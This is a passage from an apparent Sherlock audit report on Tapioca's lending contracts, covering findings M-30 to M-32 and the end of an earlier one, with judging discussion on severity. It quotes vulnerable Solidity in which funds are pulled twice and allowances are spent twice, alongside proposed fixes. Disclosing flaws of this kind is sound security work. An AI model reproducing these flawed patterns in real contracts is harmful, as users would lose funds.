Because Penrose's `reAccrueBigBangMarkets()` function is not called when leveraging, the attack described in the C4 and Spearbit audits is still possible by utilizing leverage to increase the ETH market's total debt, and then accruing non-ETH markets so that rates are manipulated.

Impact

Medium. A previously found issue is still present in the codebase which allows secondary Big Bang markets interest rates to be manipulated, allowing the attacker to perform profitable strategies and potentially affecting users.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L53

Tool used

Manual Review

Recommendation

It is recommended to trigger Penrose's reAccrueBigBangMarkets() function when interacting with Big Bang's leverage modules, so that the issue can be fully mitigated.

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/365.

Issue M-30: `TOFTMarketReceiverModule::marketBorrowReceiver` flow is broken

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/137

Found by

GiuseppeDeLaZara

Summary

The `TOFTMarketReceiverModule::marketBorrowReceiver` flow is broken and will revert when the Magnetar contract tries to transfer the ERC1155 tokens to the Market contract.

Vulnerability Detail

TOFTMarketReceiverModule::marketBorrowReceiver flow is broken.

Let's examine it more closely:

- After checking the whitelisting status for the `marketHelper`, `magnetar` and the `market` contracts an approval is made to the Magnetar contract.
- MagnetarCollateralModule::depositAddCollateralAndBorrowFromMarket get called with the passed parameters.
- If the `data.deposit` is true, the Magnetar contract will call `_extractTokens` with the following params: `from = msg_.user`, `token = collateralAddress` and `amount = msg_.collateralAmount`.

```
function _extractTokens(address _from, address _token, uint256 _amount) internal
↪ returns (uint256) {
    uint256 balanceBefore = IERC20(_token).balanceOf(address(this));
    // IERC20(_token).safeTransferFrom(_from, address(this), _amount);
    pearlmit.transferFromERC20(_from, address(this), address(_token), _amount);
    uint256 balanceAfter = IERC20(_token).balanceOf(address(this));
    if (balanceAfter <= balanceBefore) revert Magnetar_ExtractTokenFail();
    return balanceAfter - balanceBefore;
}
```

- The collateral gets transferred into the Magnetar contract in case the `msg._user` has given sufficient allowance to the Magnetar contract through the Pearlmit contract.

- After this `_setApprovalForYieldBox(data.market, yieldBox_);` is called that sets the allowance of the Magnetar contract to the Market contract.
- Then `addCollateral` is called on the Market contract. I've inlined the internal function to make it easier to follow:

```
function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share) internal {
    if (share == 0) {
        share = yieldBox.toShare(collateralId, amount, false);
    }
    uint256 oldTotalCollateralShare = totalCollateralShare;
    userCollateralShare[to] += share;
    totalCollateralShare = oldTotalCollateralShare + share;

    // yieldBox.transfer(from, address(this), _assetId, share);
    bool isErr = pearlmit.transferFromERC1155(from, address(this),
↪   address(yieldBox), collateralId, share);
    if (isErr) {
        revert TransferFailed();
    }
}
```

- After the `userCollateralShare` mapping is updated pearlmit.transferFromERC1155(from, address(this), address(yieldBox), collateralId, share); gets called.
- This is critical as now the Magnetar is supposed to transfer the ERC1155 tokens(Yieldbox) to the Market contract.
- In order to do this the Magnetar contract should have given the allowance to the Market contract through the Pearlmit contract.
- This is not the case, the Magnetar has only executed `_setApprovalForYieldBox(data.market, yieldBox_);`, nothing else.
- It will revert inside the Pearlmit contract `transferFromERC1155` function when the allowance is being checked.

Other occurrences

1. `TOFT::mintLendXChainSGLXChainLockAndParticipateReceiver` has a similar issue as:

- Extract the bbCollateral from the user, sets approval for the BigBang contract through YieldBox.
- But then inside the `BBCollateral::addCollateral` the _addTokens again expects an allowance through the Pearlmit contract.

2. `TOFT::lockAndParticipateReceiver` calls the `Magnetar:lockAndParticipate` where:

```
## MagnetarMintCommonModule.sol

function _lockOnTOB(
        IOptionsLockData memory lockData,
        IYieldBox yieldBox_,
        uint256 fraction,
        bool participate,
        address user,
        address singularityAddress
    ) internal returns (uint256 tOLPTokenId) {
    ....
        _setApprovalForYieldBox(lockData.target, yieldBox_);
        tOLPTokenId = ITapiocaOptionLiquidityProvision(lockData.target).lock(
             participate ? address(this) : user, singularityAddress,
 ↪   lockData.lockDuration, lockData.amount
        );
}

## TapiocaOptionLiquidityProvision.sol

function lock(address _to, IERC20 _singularity, uint128 _lockDuration, uint128
 ↪   _ybShares)
    external
    nonReentrant
    returns (uint256 tokenId)
{
    // Transfer the Singularity position to this contract
    // yieldBox.transfer(msg.sender, address(this), sglAssetID, _ybShares);
    {
        bool isErr =
            pearlmit.transferFromERC1155(msg.sender, address(this),
 ↪   address(yieldBox), sglAssetID, _ybShares);
        if (isErr) {
            revert TransferFailed();
        }
    }
```

- The same issue where approval through the Pearlmit contract is expected.

SHERLOCK

Impact

The `TOFTMarketReceiverModule::marketBorrowReceiver` flow is broken and will revert when the Magnetar contract tries to transfer the ERC1155 tokens to the Market contract. There are also other instances of similar issues.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/Tapioca-bar/contracts/markets/bigBang/BBCommon.sol#L133
- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L108

Tool used

Manual Review

Recommendation

Review all the allowance mechanisms and ensure that they are correct.

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> the cause of the revert wasn't mentioned

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/tapioca-periph/commit/0a03bbbd04b30bcac183f1bae24d7f9fe9fd4103#diff-4a6decd451580f83dfe716ed16851529590c8349b1ba9bff97b42248c75e5430.

Issue M-31: BBLeverage's and SGLLeverage's `buyCollateral()` remove the required funds from the target twice

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/139

Found by

duc, hyh

Summary

The collateral purchase proceedings of leverage buy operation aren't returned to the user, but kept with the contract instead, so the funds are being requested from the user twice, first in a usual borrow and buy workflow (user now had a liability of `collateralShare` size), then once again via `_addCollateral` (user has transferred `collateralShare` directly in addition to that).

Vulnerability Detail

Both `buyCollateral()` functions are now broken this way, removing twice the value from the user. The accounting is being updated accordingly to reflect only one instance, so the funds are lost for the user.

I.e. after each of the operations user borrowed the `collateralShare` worth of `asset` and then additionally to that supplied it directly via `_addCollateral`. As only one collateral addition is recorded, the loss for them is `collateralShare` of collateral. Since the accounting is updated it will not be possible to manually fix the situation in production, so the redeployment would be due.

Impact

It's an unconditional user loss each time the operations are used. There are no prerequisites, so the probability of it is high. Funds loss impact has high severity.

Likelihood: High + Impact: High = Severity: Critical/High.

Code Snippet

First `calldata_.borrowAmount` is being borrowed for `calldata_.from`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L82-L102

```
        {
            (, uint256 borrowShare) = _borrow(
```

```
>>              calldata_.from,
                address(this),
                calldata_.borrowAmount,
                _computeVariableOpeningFee(calldata_.borrowAmount)
            );
            (memoryData.borrowShareToAmount,) =
                yieldBox.withdraw(assetId, address(this),
↪   address(leverageExecutor), 0, borrowShare);
        }
        {
            amountOut = leverageExecutor.getCollateral(
                collateralId,
                address(asset),
                address(collateral),
                memoryData.supplyShareToAmount + memoryData.borrowShareToAmount,
                calldata_.from,
                calldata_.data
            );
        }
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
↪   false);
```

And while borrow proceedings are being held in the contract, the same funds are being requested again from `calldata_.from` in the collateral form:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L102-L110

```
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
↪   false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
↪   collateralShare); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        if (collateralShare == 0) revert CollateralShareNotValid();
        _allowedBorrow(calldata_.from, collateralShare);
>>      _addCollateral(calldata_.from, calldata_.from, false, 0,
↪   collateralShare);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLendingCommon.sol#L40-L49

```
    function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share) internal {
```

```
        if (share == 0) {
            share = yieldBox.toShare(collateralId, amount, false);
        }
        userCollateralShare[to] += share;
        uint256 oldTotalCollateralShare = totalCollateralShare;
        totalCollateralShare = oldTotalCollateralShare + share;
>>      _addTokens(from, collateralId, share, oldTotalCollateralShare, skim);
        emit LogAddCollateral(skim ? address(yieldBox) : from, to, share);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBCommon.sol#L128-L138

```
    function _addTokens(address from, uint256 _tokenId, uint256 share, uint256
↪   total, bool skim) internal {
        if (skim) {
            require(share <= yieldBox.balanceOf(address(this), _tokenId) -
↪   total, "BB: too much");
        } else {
            // yieldBox.transfer(from, address(this), _tokenId, share);
>>          bool isErr = pearlmit.transferFromERC1155(from, address(this),
↪   address(yieldBox), _tokenId, share);
            if (isErr) {
                revert TransferFailed();
            }
        }
    }
```

This last step of requesting `collateralShare` that is already with BBLeverage/SGLLeverage contract doesn't make sense for `buyCollateral()`, being a leftover from the legacy logic (when the collateral funds were transferred to a user, while now they aren't).

SGLLeverage situation is the same, first borrow `calldata_.borrowAmount`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L73-L85

```
>>      (, uint256 borrowShare) = _borrow(calldata_.from, address(this),
↪   calldata_.borrowAmount);

        (uint256 borrowShareToAmount,) =
            yieldBox.withdraw(assetId, address(this), address(leverageExecutor),
↪   0, borrowShare);
        amountOut = leverageExecutor.getCollateral(
            collateralId,
            address(asset),
```

```
            address(collateral),
            supplyShareToAmount + borrowShareToAmount,
            calldata_.from,
            calldata_.data
        );
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
 ↪  false);
```

Then additionally request `collateralShare` from `calldata_.from`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L85-L93

```
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
 ↪  false);
        if (collateralShare == 0) revert CollateralShareNotValid();
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪  collateralShare); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        _allowedBorrow(calldata_.from, collateralShare);
>>      _addCollateral(calldata_.from, calldata_.from, false, 0,
 ↪  collateralShare);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLendingCommon.sol#L39-L50

```
    function _addCollateral(address from, address to, bool skim, uint256 amount,
 ↪  uint256 share) internal {
        if (share == 0) {
            share = yieldBox.toShare(collateralId, amount, false);
        }
        uint256 oldTotalCollateralShare = totalCollateralShare;
        userCollateralShare[to] += share;
        totalCollateralShare = oldTotalCollateralShare + share;

>>      _addTokens(from, to, collateralId, share, oldTotalCollateralShare, skim);

        emit LogAddCollateral(skim ? address(yieldBox) : from, to, share);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLCommon.sol#L165-L177

```
    function _addTokens(address from, address, uint256 _assetId, uint256 share,
↪   uint256 total, bool skim) internal {
        if (skim) {
            if (share > yieldBox.balanceOf(address(this), _assetId) - total) {
                revert TooMuch();
            }
        } else {
            // yieldBox.transfer(from, address(this), _assetId, share);
>>          bool isErr = pearlmit.transferFromERC1155(from, address(this),
↪   address(yieldBox), _assetId, share);
            if (isErr) {
                revert TransferFailed();
            }
        }
    }
```

The root cause is that leverageExecutor's logic has changed: previously `getCollateral()` put the funds to `from`, while now the funds are directly transferred to the BBLeverage/SGLLeverage contract, which is `msg.sender` for `leverageExecutor`, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/SimpleLeverageExecutor.sol#L38-L47

```
    function getCollateral(
        ....
    ) external payable override returns (uint256 collateralAmountOut) {
        // Should be called only by approved SGL/BB markets.
        if (!cluster.isWhitelisted(0, msg.sender)) revert SenderNotValid();
>>      return _swapAndTransferToSender(true, assetAddress, collateralAddress,
↪   assetAmountIn, swapperData);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/BaseLeverageExecutor.sol#L129-L159

```
    function _swapAndTransferToSender(
        bool sendBack,
        ...
    ) internal returns (uint256 amountOut) {
        ...

        // If the tokenOut is a tOFT, wrap it. Handles ETH and ERC20.
        // If `sendBack` is true, wrap the `amountOut to` the sender. else, wrap
↪   it to this contract.
```

```
        if (swapData.toftInfo.isTokenOutToft) {
            _handleToftWrapToSender(sendBack, tokenOut, amountOut);
        } else if (sendBack == true) {
            // If the token wasn't sent by the wrap OP, send it as a transfer.
>>          IERC20(tokenOut).safeTransfer(msg.sender, amountOut);
        }
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetTotsDaiLeverageExecutor.sol#L38-L65

```
    function getCollateral(address assetAddress, address collateralAddress,
↪   uint256 assetAmountIn, bytes calldata data)
        ...
    {
        ...

        // Wrap into tsDai to sender
        sDaiAddress.safeApprove(collateralAddress, collateralAmountOut);
>>      ITOFT(collateralAddress).wrap(address(this), msg.sender,
↪   collateralAmountOut);
        sDaiAddress.safeApprove(collateralAddress, 0);
    }
```

Tool used

Manual Review

Recommendation

Consider adding a flag to `_addCollateral()`, indicating that the funds were already transferred to the contract and only accounting update is needed, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLendingCommon.sol#L40-L49

```
-   function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share) internal {
+   function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share, bool addTokens) internal {
        if (share == 0) {
            share = yieldBox.toShare(collateralId, amount, false);
        }
        userCollateralShare[to] += share;
        uint256 oldTotalCollateralShare = totalCollateralShare;
        totalCollateralShare = oldTotalCollateralShare + share;
```

```
-       _addTokens(from, collateralId, share, oldTotalCollateralShare, skim);
+       if (addTokens) _addTokens(from, collateralId, share,
↪   oldTotalCollateralShare, skim);
        emit LogAddCollateral(skim ? address(yieldBox) : from, to, share);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLendingCommon.sol#L39-L50

```
-   function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share) internal {
+   function _addCollateral(address from, address to, bool skim, uint256 amount,
↪   uint256 share, bool addTokens) internal {
        if (share == 0) {
            share = yieldBox.toShare(collateralId, amount, false);
        }
        uint256 oldTotalCollateralShare = totalCollateralShare;
        userCollateralShare[to] += share;
        totalCollateralShare = oldTotalCollateralShare + share;

-       _addTokens(from, to, collateralId, share, oldTotalCollateralShare, skim);
+       if (addTokens) _addTokens(from, to, collateralId, share,
↪   oldTotalCollateralShare, skim);

        emit LogAddCollateral(skim ? address(yieldBox) : from, to, share);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L102-L110

```
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
↪   false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
↪   collateralShare); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        if (collateralShare == 0) revert CollateralShareNotValid();
        _allowedBorrow(calldata_.from, collateralShare);
-       _addCollateral(calldata_.from, calldata_.from, false, 0,
↪   collateralShare);
+       _addCollateral(calldata_.from, calldata_.from, false, 0,
↪   collateralShare, false);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contra cts/markets/singularity/SGLLeverage.sol#L85-L93

```
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
 ↪   false);
        if (collateralShare == 0) revert CollateralShareNotValid();
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪   collateralShare); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        _allowedBorrow(calldata_.from, collateralShare);
-       _addCollateral(calldata_.from, calldata_.from, false, 0,
 ↪   collateralShare);
+       _addCollateral(calldata_.from, calldata_.from, false, 0,
 ↪   collateralShare, false);
    }
```

All other `_addCollateral()` instances should be updated to go with `addTokens == true`.

Discussion

cryptotechmaker

Duplicate of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/57

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> tbh; after looking at _borrow function; I didn't see how funds are requested by the user there

nevillehuang

@cryptotechmaker Seems very similar to #141 and #60, so could be duplicates, preconditioned that users must have supplied sufficient allowance. Seems borderline high severity but could be medium. What do you think?

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/367.

huuducsc

Escalate The severity of this issue should be high. Users having allowances for the BigBang or Singularity markets is a very common situation, not a kind of external condition or specific state. It's similar to an allowance attack, which is critical for any protocol.

sherlock-admin2

> Escalate The severity of this issue should be high. Users having allowances for the BigBang or Singularity markets is a very common situation, not a kind of external condition or specific state. It's similar to an allowance attack, which is critical for any protocol.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

The severity of the potential duplicated issue #60 applies here. In my opinion, it should remain Medium severity because the loss is limited only to the allowance the user has. According to Sherlock's documentation to be High severity: "Definite loss of funds without (extensive) limitations of external conditions."

huuducsc

I believe this issue deserves a high severity because approving for the market is a very common behavior among users, which is expected in the workflow of protocol and shouldn't be considered as an external condition. Regarding issue #87, although it requires a difference in decimals of tokens, it is still considered to have a high severity since the sponsor confirmed that they may use different decimals of tokens in the future.

cvetanovv

That a user has a maximum allowance is common but not always the case and depends on the user. Losses are limited only to the allowance and funds the user has.

For this reason, I planned to reject the escalation and leave the issue as it is.

huuducsc

@cvetanovv The statement that "the loss is limited to the allowance and funds the user has" is not a feasible reason to downgrade this issue, according to the criteria of Sherlock:

Approval for this own protocol (markets) isn't considered external conditions since most users will approve when using this protocol, and it's commonly expected behavior. In history, there have been several approval attacks which caused huge losses for users and protocols, such as the Old Dolomite exploit.

Additionally, #87 is still a high issue even when it requires different decimals tokens, which depends on the admin. Therefore, I believe this issue and other issues, which can cause loss from approval for markets, truly deserve high severity.

cvetanovv

Hey @huuducsc, I'm not downgrading this issue as you say. This issue is judged by the Protocol and Lead Judge as Medium with which I agree for now.

@nevillehuang What do you think? I have to admit it is borderline High/Medium. What makes it Medium in my opinion is the limitation to allowance and the funds it has.

On the other hand, unsuspecting users can give a lot of allowances and have a lot of funds and lose a lot of funds because of this bug. Even hundreds of thousands. So I think there is a reason to upgrade it to High.

huuducsc

@cvetanovv

> What makes it Medium in my opinion is the limitation to allowance and the funds it has.

When users are not aware of this vulnerability, they may approve millions or infinite funds to the protocol after its launch. As I mentioned, most users will routinely approve for markets when using this protocol because it's expected behavior from both protocol and users. The limitation of possible lost funds depends on users, but it will still be very huge on a regular basis. Therefore, there is no reason to consider this issue as medium severity, based on Sherlock's criteria, since it doesn't require any external conditions

nevillehuang

@maarcweiss @cryptotechmaker Could you let us know why you believe this issue is medium severity?

0xRektora

I also think It's borderline a high/medium because at the end it's gonna depend on the approval. We integrated a new approval system on Tapioca right before the audit start that takes in a permit for each transaction, there's no infinite approvals. The values are equal to the amounts needed and can't be updated by the web3 wallet because it's a permit.

If we take this into context I'd see it as a medium and not a high because the likelihood would be low.

cvetanovv

After this additional information from @0xRektora I decided to keep my original decision to reject the escalation and this issue will remain Medium.

huuducsc

> We integrated a new approval system on Tapioca right before the audit start that takes in a permit for each transaction

This statement wasn't mentioned in the contest's docs, so I believe it is out of scope and shouldn't be taken into context. Additionally, I believe this cannot prevent users from approving for markets, since the protocol didn't have any rules or docs to restrict user approval, so the likelihood should be high.

cvetanovv

I agree with the @huuducsc escalation and will upgrade the severity to High.

An unsuspecting user may have a lot of permission and since funds will always be double removed then High severity is appropriate.

0xadrii

In response to Duc's comment, I believe that Rektora is referring to the Pearlmit approval system, which could clearly be found in the contracts in-scope, and was also explicitly mentioned by the sponsors as one of the breaking changes for this audit in this comment on Sherlock's official tapioca discord channel. Just want to clarify that this approval system must not be considered out of scope given that it is one of the essential additions for this audit

cvetanovv

If we consider the new approval system then things change. So my last decision is to take into consideration sponsor and @0xadrii comment and reject the escalation.

huuducsc

@cvetanovv

> Just want to clarify that this approval system must not be considered out of scope given that it is one of the essential additions for this audit

I agree with @0xadrii that the permit system is not out of scope, but he just wanted to clarify it and he didn't point out any consideration of this issue as a medium. My demonstration for considering it a high severity is that there is no statement in the docs which restricts the approval from users to protocol. The protocol didn't tell users to only use the permit functionality, so I believe the likelihood of this issue is still high since it doesn't need any external condition.

0xadrii

Well, I did not mention it but my comment was actually meant to support the sponsor's comment and make it clear that the permit integration must be considered for this audit. The sponsor's comment shows how likelihood is clearly low and hence medium severity is justified

huuducsc

@0xadrii I mean the sponsor only mentioned a functionality of permit and didn't show any evidence to consider the likelihood as low. I still don't know why approval for the market should be considered as low likelihood since there are no restrictions for it in the protocol's docs

cvetanovv

My final decision is to reject the escalation and this issue will remain Medium.

Evert0x

Result: Medium Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- huuducsc: rejected

Issue M-32: Allowances is double spent in BBLeverage's and SGLLeverage's `sellCollateral()`

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/141

Found by

hyh

Summary

Both `sellCollateral()` functions remove allowance twice, before and after target debt size control.

This way up to double allowance is removed each time: exactly double amount when repay amount is at or below the actual debt, somewhat less than double amount when repay amount is bigger than actual debt.

Vulnerability Detail

Both `_allowedBorrow()` and `_repay()` operations spend the allowance from the caller. In the `sellCollateral()` case it should be done once, before the operation, since collateral removal is unconditional. It is spend twice, on collateral removal, and then on debt repayment now instead.

Impact

BBLeverage's and SGLLeverage's `sellCollateral()` callers lose the approximately double amount of collateral allowance on each call. The operations with correctly set allowance amounts will be denied.

There are no prerequisites, so the probability is high. As the allowances are material and extra amounts can be directly exploitted via collateral removal (i.e. any extra allowance can be instantly turned to the same amount of collateral as long as borrower's account is healthy enough), so having allowances lost is somewhat lower/equivalent severity to loss of funds, i.e. have medium/high severity.

Likelihood: High + Impact: Medium/High = Severity: High.

Code Snippet

The allowance is double written off in BBLeverage's and SGLLeverage's `sellCollateral()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L126-L162

```
    function sellCollateral(address from, uint256 share, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageSell)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
        if (address(leverageExecutor) == address(0)) {
            revert LeverageExecutorNotValid();
        }
>>      _allowedBorrow(from, share);
        _removeCollateral(from, address(this), share);

        _SellCollateralMemoryData memory memoryData;

        (, memoryData.obtainedShare) =
            yieldBox.withdraw(collateralId, address(this),
↪   address(leverageExecutor), 0, share);
        memoryData.leverageAmount = yieldBox.toAmount(collateralId,
↪   memoryData.obtainedShare, false);
        amountOut = leverageExecutor.getAsset(
            assetId, address(collateral), address(asset),
↪   memoryData.leverageAmount, from, data
        );
        memoryData.shareOut = yieldBox.toShare(assetId, amountOut, false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(collateralId, address(this), address(this), 0,
↪   memoryData.shareOut); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        memoryData.partOwed = userBorrowPart[from];
        memoryData.amountOwed = totalBorrow.toElastic(memoryData.partOwed, true);
        memoryData.shareOwed = yieldBox.toShare(assetId, memoryData.amountOwed,
↪   true);
        if (memoryData.shareOwed <= memoryData.shareOut) {
>>          _repay(from, from, memoryData.partOwed);
        } else {
            //repay as much as we can
            uint256 partOut = totalBorrow.toBase(amountOut, false);
>>          _repay(from, from, partOut);
        }
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L106-L148

```
    function sellCollateral(address from, uint256 share, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageSell)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
        if (address(leverageExecutor) == address(0)) {
            revert LeverageExecutorNotValid();
        }
        // Stack too deep fix
        _SellCollateralCalldata memory calldata_;
        {
            calldata_.from = from;
            calldata_.share = share;
            calldata_.data = data;
        }

>>      _allowedBorrow(calldata_.from, calldata_.share);
        _removeCollateral(calldata_.from, address(this), calldata_.share);

        yieldBox.withdraw(collateralId, address(this),
 ↪  address(leverageExecutor), 0, calldata_.share);
        uint256 leverageAmount = yieldBox.toAmount(collateralId,
 ↪  calldata_.share, false);
        amountOut = leverageExecutor.getAsset(
            assetId, address(collateral), address(asset), leverageAmount,
 ↪  calldata_.from, calldata_.data
        );
        uint256 shareOut = yieldBox.toShare(assetId, amountOut, false);

        address(asset).safeApprove(address(yieldBox), type(uint256).max);
        yieldBox.depositAsset(assetId, address(this), address(this), 0,
 ↪  shareOut);
        address(asset).safeApprove(address(yieldBox), 0);

        uint256 partOwed = userBorrowPart[calldata_.from];
        uint256 amountOwed = totalBorrow.toElastic(partOwed, true);
        uint256 shareOwed = yieldBox.toShare(assetId, amountOwed, true);
        if (shareOwed <= shareOut) {
>>          _repay(calldata_.from, calldata_.from, false, partOwed);
        } else {
            //repay as much as we can
            uint256 partOut = totalBorrow.toBase(amountOut, false);
```

```
>>          _repay(calldata_.from, calldata_.from, false, partOut);
        }
    }
```

Tool used

Manual Review

Recommendation

Consider adding a flag to `_repay()`, indicating that allowance spending was already recorded.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLendingCommon.sol#L107-L122

```
-   function _repay(address from, address to, uint256 part) internal returns
↪   (uint256 amount) {
+   function _repay(address from, address to, uint256 part, bool checkAllowance)
↪   internal returns (uint256 amount) {
        if (part > userBorrowPart[to]) {
            part = userBorrowPart[to];
        }
        if (part == 0) revert NothingToRepay();

        // @dev check allowance
-       if (msg.sender != from) {
+       if (checkAllowance && msg.sender != from) {
            uint256 partInAmount;
            Rebase memory _totalBorrow = totalBorrow;
            (_totalBorrow, partInAmount) = _totalBorrow.sub(part, false);
            uint256 allowanceShare =
                _computeAllowanceAmountInAsset(to, exchangeRate, partInAmount,
↪   _safeDecimals(asset));
            if (allowanceShare == 0) revert AllowanceNotValid();
            _allowedBorrow(from, allowanceShare);
        }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLendingCommon.sol#L91-L106

```
-   function _repay(address from, address to, bool skim, uint256 part) internal
↪   returns (uint256 amount) {
+   function _repay(address from, address to, bool skim, uint256 part, bool
↪   checkAllowance) internal returns (uint256 amount) {
        if (part > userBorrowPart[to]) {
```

```
            part = userBorrowPart[to];
        }
        if (part == 0) revert NothingToRepay();

-       if (msg.sender != from) {
+       if (checkAllowance && msg.sender != from) {
            uint256 partInAmount;
            Rebase memory _totalBorrow = totalBorrow;
            (_totalBorrow, partInAmount) = _totalBorrow.sub(part, false);

            uint256 allowanceShare =
                _computeAllowanceAmountInAsset(to, exchangeRate, partInAmount,
 ↪  _safeDecimals(asset));
            if (allowanceShare == 0) revert AllowanceNotValid();
            _allowedBorrow(from, allowanceShare);
        }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L126-L162

```
    function sellCollateral(address from, uint256 share, bytes calldata data)
        ...
    {
        ...
        _allowedBorrow(from, share);
        _removeCollateral(from, address(this), share);

        ...

        memoryData.partOwed = userBorrowPart[from];
        memoryData.amountOwed = totalBorrow.toElastic(memoryData.partOwed, true);
        memoryData.shareOwed = yieldBox.toShare(assetId, memoryData.amountOwed,
 ↪  true);
        if (memoryData.shareOwed <= memoryData.shareOut) {
-           _repay(from, from, memoryData.partOwed);
+           _repay(from, from, memoryData.partOwed, false);
        } else {
            //repay as much as we can
            uint256 partOut = totalBorrow.toBase(amountOut, false);
-           _repay(from, from, partOut);
+           _repay(from, from, partOut, false);
        }
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L106-L148

```
    function sellCollateral(address from, uint256 share, bytes calldata data)
        ...
    {
        ...

        _allowedBorrow(calldata_.from, calldata_.share);
        _removeCollateral(calldata_.from, address(this), calldata_.share);

        ...

        uint256 partOwed = userBorrowPart[calldata_.from];
        uint256 amountOwed = totalBorrow.toElastic(partOwed, true);
        uint256 shareOwed = yieldBox.toShare(assetId, amountOwed, true);
        if (shareOwed <= shareOut) {
-           _repay(calldata_.from, calldata_.from, false, partOwed);
+           _repay(calldata_.from, calldata_.from, false, partOwed, false);
        } else {
            //repay as much as we can
            uint256 partOut = totalBorrow.toBase(amountOut, false);
-           _repay(calldata_.from, calldata_.from, false, partOut);
+           _repay(calldata_.from, calldata_.from, false, partOut, false);
        }
    }
```

All other `_repay()` calls should by default use `checkAllowance == true`.

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> I believe it's low; don't think lost allowance is somewhat equivalent to loss of funds and I don't think how it actually harms anyone; plus can be mitigated by setting uint max allowance

sherlock-admin4
